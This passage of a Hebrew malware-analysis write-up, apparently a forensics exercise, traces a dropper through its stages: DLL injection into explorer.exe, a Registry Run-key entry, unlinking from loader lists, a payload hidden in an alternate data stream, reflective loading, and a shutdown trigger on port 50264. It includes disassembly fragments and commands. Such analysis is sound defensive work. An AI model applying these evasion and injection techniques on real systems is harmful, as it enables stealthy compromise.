.text:013711C9 call    ds:OpenProcess
.text:013711CF mov     esi, eax
.text:013711D1 test    esi, esi
.text:013711D3 jz      short loc_1371240
```

במקרה שלי האוגר מכיל את הערך 0x65C, או 1628. איזה תהליך זה? explorer.exe:

```
C:\Users\Administrator>tasklist | findstr 1628
explorer.exe                 1628 Console                    1     79,208 K
```

איך התוכנית יודעת את ה-PID של explorer? ככל הנראה בעזרת המעבר על רשימת התהליכים בפונקציה המסובכת שראינו קודם.

- בסוף הקובץ נמצא הקוד הבא:



ישר אפשר לראות שמדובר בהזרקת DLL קלאסית – מתבצעת הקצאת אלוקציה חדשה ב- explorer.exe (1), כתיבה של המשתנה buffer לאותה אלוקציה (2), שלהזכירנו מכילה את נתיב ה-DLL שהופל לדיסק, טעינה של Kernel32.dll (3) ומציאת הכתובת הלוקאלית של LoadLibraryW (4), ולבסוף יצירת RemoteThread ב-explorer שיטען את ה-DLL (5).


- לסיכום, **הכלי טוען DLL מה-Resource Section שלו, זורק אותו תחת %WINDIR%\Grepsdll.dll ומזריק אותו ל-explorer.exe**. בנוסף הוא מכניס את עצמו כערך בנתיבי ה-RUN ב-Registry.

Grepsdll.dll

- נתחיל שוב בחקירה סטטית בסיסית. נוכל לראות ב-IMPORTS שהתוכנית משתמשת בפונקציות מעניינות כמו FindFirstStreamW ו-FindNextStreamW, שמאפשרות גישה לכל ה-Streams של קובץ בדיסק.


```
ReadFile
CreateFileW
GetSystemTimeAsFileTime
FindFirstStreamW
FindNextStreamW
VirtualProtect
IsBadReadPtr
VirtualAlloc
VirtualFree
HeapAlloc
GetProcessHeap
HeapFree
memset
memcpy
memmove
malloc
TerminateProcess
GetCurrentProcessId
GetCurrentThreadId
GetCurrentProcess
```

- נעבור לחקירה ב-IDA - נדבג את ה-DLL בעזרת rundll32.exe ונקרא לפונקציה הראשית – DllMain. בקטע הקוד הראשון מתבצעים אתחולים למשתנים שהתוענית משתמשת בהם, ולאחר מכן מגיעים הבלוקים הבאים:



התוכנית מקבלת HANDLE לתהליך של עצמה וקוראת לפונקציה sub_71CB1E20, כשאחריה מתבצעות 2 קריאות לפונקציה sub_71CB1010.

- **sub_71CB1E20** – ישר בתחילת הפונקציה נשים לב לסדר הפעולות הבאות:



הקובץ ntdll.dll נטען לתוכנית, ולאחר מכן נלקחת ממנו הכתובת של הפונקציה "NtQueryInformationProcess" ונשמרת במשתנה off_71CB6434 (מפה והלאה השם של המשתנה שונה לשם הפונקציה שאותו הוא מייצג).
הכתובת נלקחת בצורה הזו מכיוון ש-NtQueryInformationProcess היא פונקציית **Native API** – כלומר היא לא מיועדת לשימוש ישיר של מפתחים ואין גישה אליה דרך ה-subsystems של Windows.
נשים לב שבמידה והפעולה נכשלת הקובץ מוסיף לעצמו הרשאת "SeDebugPrivilege" בעזרת הפונקציה AdjustTokenPrivileges, ומנסה שוב.
לפני ההרצה של NtQueryInformationProcess, התוכנה מקצה מקום על הערימה בעזרת HeapAlloc - קשה להבין מה הפונקציה הכוללת אמורה להחזיר, אבל סביר להניח שהמידע בהקצאה הדינמית הוא מה שמעניין אותנו (שאר התוכנית יכולה לגשת למידע הזה).

```
loc_71CB1EF6:
call    ds:GetProcessHeap
push    18h             ; dwBytes
mov     ebx, eax
push    8               ; dwFlags
push    ebx             ; hHeap
call    ds:HeapAlloc
mov     esi, eax
test    esi, esi
jz      loc_71CB1FA1
```

```
lea     eax, [ebp+dwBytes]
push    eax             ; ReturnLength
push    18h             ; ProcessInformationLength
push    esi             ; ProcessInformation
push    0               ; ProcessInformationClass
push    edi             ; ProcessHandle
call    NtQueryInformationProcess
test    eax, eax
js      short loc_71CB1FA1
```

מאחר ויש בדיקה על אוגר esi, כנראה הוא זה שמחזיק במצביע להקצאה החדשה (לפי MSDN זה ערך ההחזרה של הפונקציה). אותו מצביע נשלח ל-NtQueryInformationProcess כערך השלישי, שאמור להיות המבנה ProcessInformation, שנראה כך:

```
typedef struct _smPROCESS_BASIC_INFORMATION {
    LONG ExitStatus;
    smPPEB PebBaseAddress;
    ULONG_PTR AffinityMask;
    LONG BasePriority;
    ULONG_PTR UniqueProcessId;
    ULONG_PTR InheritedFromUniqueProcessId;
} smPROCESS_BASIC_INFORMATION, * smPPROCESS_BASIC_INFORMATION;
```

בקטע הבלוק האחרון הכתובת ב-esi עוברת ל-eax והפונקציה חוזרת לקוד הראשי:

```
mov     eax, esi
pop     edi
pop     esi
pop     ebx
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
```

- **sub_71CB1010** – נחזור לבלוק הקודם מה-Main ונשים לב לפקודות הבאות:

```
call    ds:GetCurrentProcess
mov     ecx, eax          ; ProcessHandle
call    sub_71CB1E20
lea     edx, [esp+9FA0h+var_9D30]
mov     eax, [eax+4]
mov     esi, [eax+0Ch]
lea     ecx, [esi+14h]
call    sub_71CB1010
test    eax, eax
jz      loc_71CB132A
```

```
lea     ecx, [esi+0Ch]
lea     edx, [esp+9FA0h+var_9D30]
call    sub_71CB1010
test    eax, eax
jz      loc_71CB132A
```

נוכל לראות את ההכנות של האוגרים לקריאה של הפונקציה. בשורה הראשונה מועבר לאוגר edx השם של ה-DLL שלנו ("Grepsdll.dll") כשלאחר מכן יש מעברים בין מבנים בזיכרון – נעבור עליהם עכשיו כדי שנבין במה הפונקציה משתמשת:

- אנחנו זוכרים שבריצה של הפונקציה הקודמת המצביע למבנה ProcessInformation מועבר לאוגר eax. בשורה השניה האוגר מקבל את התוכן שנמצא ב-offset של ProcessInformation + 4, אם נסתכל שוב על המבנה של ProcessInformation נוכל לראות שהערך הראשון שנמצא בו הוא מסוג LONG באורך 4 בתים, ולאחר מכן מגיע מצביע ל-PEB. כלומר, לאחר השורה הזו eax מחזיק את הכותבת ל-PEB של התהליך שלנו.
- בשורה השלישית מועבר לאוגר esi התוכן שנמצא בכתובת PEB + 0Ch. נסתכל על המבנה PEB:

```
typedef struct _smPEB {
    UCHAR InheritedAddressSpace;
    UCHAR ReadImageFileExecOptions;
    UCHAR BeingDebugged;
    UCHAR BitField;
    ULONG ImageUsesLargePages : 1;
    ULONG IsProtectedProcess : 1;
    ULONG IsLegacyProcess : 1;
    ULONG IsImageDynamicallyRelocated : 1;
    ULONG SpareBits : 4;
    PVOID Mutant;
    PVOID ImageBaseAddress;
    smPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID SubSystemData;
    PVOID ProcessHeap;
    PRTL_CRITICAL_SECTION FastPebLock;
    PVOID AtlThunkSListPtr;
    PVOID IFEOKey;
    ULONG CrossProcessFlags;
```

נמיר את סוגי המשתנים בתחילת המבנה לגדלים שלהם בזיכרון ונראה שסכום 11 המשתנים הראשונים שווה ל-0Ch, כלומר לאחר השורה הזו אוגר esi יחזיק בכותבת למשתנה PEB_LDR_DATA.


- המבנה PEB_LDR_DATA נראה כך:

```
typedef struct _smPEB_LDR_DATA {
    ULONG Length;
    UCHAR Initialized;
    PVOID SsHandle;
    LIST_ENTRY InLoadOrderModuleList;
    LIST_ENTRY InMemoryOrderModuleList;
    LIST_ENTRY InInitializationOrderModuleList;
    PVOID EntryInProgress;
} smPEB_LDR_DATA, * smPPEB_LDR_DATA;
```

לפי השורה הרביעית הכתובת של המבנה ב- PEB_LDR_DATA + 14 מועברת ל-ecx ומשמשת את הפונקציה. נעקוב אחרי הגדלים של המשתנים במבנה כמו במקרים הקודמים ונראה שהפונקציה מקבלת את המצביע לרשימה InMemoryOrderModuleList שמחזיקה את רשימת ה-DLL-ים שנמצאים במרחב כתובות של התהליך הנוכחי (כלומר במקרה שלנו, ב-explorer.exe)

בשורה התחתונה, הפונקציה מקבלת את שם ה-DLL ורשימה של ה-DLL-ים הטעונים במרחב כתובות של התהליך המריץ. (כבר אפשר לנחש מה היא עושה לא?)


כשנכנס לפונקציה ונרוץ עם הקוד נראה שתי לולאות אחת בתוך השניה, ושימוש בפונקציה wcsstr שמחפשת מחרוזת בתוך מחרוזת (בעיקרון REGEX):



נחסוך את העבודה הקשה ונסתמך על האינדיקציה שקיבלנו עד עכשיו. נסתכל על הטבלה הזו בזיכרון ונראה אם נמצא משהו מיוחד – בשביל זה נוכל להשתמש בפלאגין **ldrmodules** שסורק את שלושת הטבלאות שראינו קודם ב-PEB_LDR_DATA:

אכן אפשר לראות שה-DLL לא נמצא ב-2 משלושת הרשימות (מה שמסתדר עם 2 הקריאות לפונקציה) ואפשר מכאן להסיק שהפונקציה **sub_71CB1010 מוציאה את ה-DLL מרשימת LDR שהיא מקבלת.**


- נמשיך עם חקירת ה-DLLMain ונגיע לבלוק הקוד הבא:



מצאנו את השימוש בפונקציות API שראינו בחקירה הסטטית, שמספקות גישה ל-streams של קבצים בדיסק.

הפונקציה FindFirstStreamW מקבלת כפרמטר שם של קובץ (ביחד עם עוד כמה פרמטרים פחות רלוונטים) ומחזירה מצביע לראש רשימת ה-streams של אותו קובץ. מאחר וה-Stream הראשי של כל קובץ הוא ה-Default Stream (שם הקובץ עצמו), השימוש בפונקציה הזו בלבד לא יתרום לנו יותר מידי.
כאן מגיע השימוש בפונקציה FindNextStreamW שמקבלת את ערך החזרה של הפונקציה הקודמת וכפי שהשם מרמז, עוברת ל-Entry הבא ברשימה – כלומר, **הכלי ניגש למידע שנמצא ב- Alternate Data Stream של קובץ בדיסק.**
הקובץ בו הכלי מוצא את ה-stream הוא tkup.exe שחקרנו קודם וטען את ה-DLL עצמו.

- כשנמשיך בקוד נראה שלאחר שהכלי מקבל את שם ה-Stream הוא מחבר אותו לשם הקובץ הראשי וקורא אותו בעזרת ReadFile.
שימו לב - כאן סביר להניח שהתוכנית תקרוס, מכיוון שאם נעתיק את הקובץ tkup.exe ל-%WINDIR% במכונת חקירה סביר להניח שה-ADS לא יעבור איתו (בגלל שגרירה ל-VMware לא מעתיקה את כל הרשומה ב-MFT אלא רק את הקובץ עצמו), ו-FindNextStreamW תחזיר לנו NULL POINTER.
נוכל להעתיק את הקובץ בצורה מלאה אם נעשה Mount לדיסק של המכונה ונגרור לשם את הקובץ (כלומר ללא שימוש ב-VMware)
נסתכל ב-ADS בעזרת OSForensics ונראה שמדובר בקובץ הרצה:




- נוציא את ה-ADS כדי לבדוק באיזה סוג של PE מדובר (DLL או EXE). נוכל להשתמש בכלי AlternateStreamView מ-Nirsoft או בפקודה הבאה:


```
expand tkup.exe:PostMalone "%cd%"\PostMalone.exe
```

לפי Pestudio מדובר ב-DLL. לפני שנתחיל לחקור את הקובץ ננסה להבין מה הפוגען אמור לעשות איתו.

- נמשיך את החקירה הדינמית לאחר שהקובץ המלא נמצא במכונה ונראה קריאה לפונקציה sub_71CB1780 שמקבלת כפרמטר את ה-Image שראינו, אחריה נגמרת התוכנית:




- sub_71CB1780 – כשניכנס לפונקציה נראה את כאב הראש הגדול הבא:



במילים אחרות – נצטרך להבין מה הפונקציה עושה בעזרת אינדיקציה, ערכי הקבלה/החזרה שלה ושימוש בפונקציות API, אחרת אנחנו נסיים את החקירה עוד שבוע.


- כדי לראות את כל הפונקציות ש-sub_71CB1780 קוראת להן נלחץ על View->Graphs->Xrefs from ונראה את החלון הבא:



יש שימוש בפונקציות API כמו VirtualAlloc, VirtualProtect, VirtualFree ו-FreeLibrary מה שמעיד על משחק במרחב כתובות של explorer (מכיוון שאין Ex בסוף השמות של הפונקציות, הן לא מתיחסות לתהליכים חיצוניים)

נוסיף לזה את העובדה שמתקבל DLL Image כקלט לפונקציה ונבדוק את האפשרות שמדובר בטעינה שלו לזיכרון – נוכל לעשות את זה בעזרת ProcessHacker. נעצור את התוכנית לפני הכניסה לפונקציה, ונסתכל על הספריות הטעונות של explorer.exe לפני ואחרי (שימו לב שבמקרה שלנו מדובר ב-rundll32 כי השתמשנו בו כדי לדבג את ה-DLL)

לפני:



אחרי:

התווספה לנו ספריה אחת בשם ws2_32.dll שלפי התיאור שלה מספקת גישה לשירותי תקשורת כמו Sockets ו-Network Streams, אם נבדוק את ה-hash של הקובץ הזה נראה שהוא אמין ושונה ממה שראינו ב-ADS.

- עמודה נוספת ב-Process Hacker שנוכל להשתמש בה היא עמודת ה-Memory, שבה מתבצע פרסור ב-Live של כל האלוקציות שנמצאות במרחב כתובות של תהליך בזיכרון.
  ננסה לראות אלוקציות שנוספו לאחר ההרצה של הפונקציה ונראה את האלוקציה הבאה:

0x10000000	Private	32 kB	RW	28 kB	28 kB
0x10000000	Private: Commit	4 kB	RW	4 kB	4 kB
0x10001000	Private: Commit	8 kB	RX	8 kB	8 kB
0x10003000	Private: Commit	8 kB	R	8 kB	8 kB
0x10005000	Private: Commit	4 kB	RW	4 kB	4 kB
0x10006000	Private: Commit	4 kB	R	4 kB	4 kB
0x10007000	Private: Rese...	4 kB			

האלוקציה זהה למבנה של PE בזיכרון (חלוקה נכונה ל-sections והרשאות נכונות לכל אחד) ואם נראה את התוכן שלה נראה את ה-DLL שלנו.

כלומר, הפונקציה שראינו מקבלת DLL Image **וטוענת אותו רפלקטיבית** לזיכרון של התהליך, ז"א ללא שימוש בפונקציה LoadLibrary של מערכת ההפעלה, כדי להימנע מהשארת ראיות בזיכרון ובדיסק (LoadLibrary מקבלת רק נתיב לקובץ על הדיסק) – זו גם הסיבה שלא ראינו module מוזר שנוסף ב-Process Hacker, וגם הסיבה שיהיה לנו קשה מאוד למצוא ראיות בזיכרון להרצה של DLL ללא Image על הדיסק.

- גם אם לא הצלחתם לוודא את הטענה של ה-DLL לזיכרון, נראה בסוף החקירה שלו הרבה מזהים לכך שזה קרה, ככה שזה לא אמור לתקוע אתכם.

- לסיכום, **Grepsdll.dll מוציא את עצמו מ-2 LDR Tables, קורא קובץ הרצה שמוחבא כ-ADS ב-tkup.exe וטוען אותו רפלקטיבית ל-explorer.exe.**

PostMalone.dll


- ה-Imports של הקובץ מעידים על יצירת תקשורת ב-socket-ים ויצירת thread-ים חדשים:

1 (accept)	network
115 (WSAStartup)	network
getaddrinfo	network
23 (socket)	network
2 (bind)	network
3 (closesocket)	network
13 (listen)	network
116 (WSACleanup)	network
freeaddrinfo	network
memset	memory
malloc	memory
GetSystemTimeAsFileTime	file
CreateThread	execution
GetCurrentThreadId	execution
GetCurrentProcessId	execution
TerminateProcess	execution
GetCurrentProcess	execution


- כבר בתחילת הריצה נוצר thread חדש שירוץ בתוך explorer, ויריץ את הפונקציה שב-StartAddress:

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr  4
fdwReason= dword ptr  8
lpvReserved= dword ptr  0Ch

push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    ds:CreateThread
mov     eax, 1
retn    0Ch
_DllMain@12 endp
```

- ב-StartAddress נראה פתיחה של socket שמאזין בפורט 50264, מה שמסתדר עם ההאזנה של explorer בפלט של הפלאגין netscan בזיכרון:




- ברגע שמתקבל חיבור הקובץ קורא ל-ExitWindowsEx, שמכבה את העמדה:



- כדי לוודא שה-DLL באמת רץ בתוך explorer נוכל להריץ את הפוגען על מכונה ולהשתמש בכלי netcat כדי להתחבר בפורט 50264 ולראות אם העמדה מכבה את עצמה. נשתמש בפקודה הבאה:

```
>nc.exe localhost 50264
```



- לסיכום, ה-DLL משמש כ-Kill Switch לעמדה, ברגע שמתקבל חיבור בפורט שהוגדר מראש העמדה מכבה את עצמה.

סיכום תרחיש התקיפה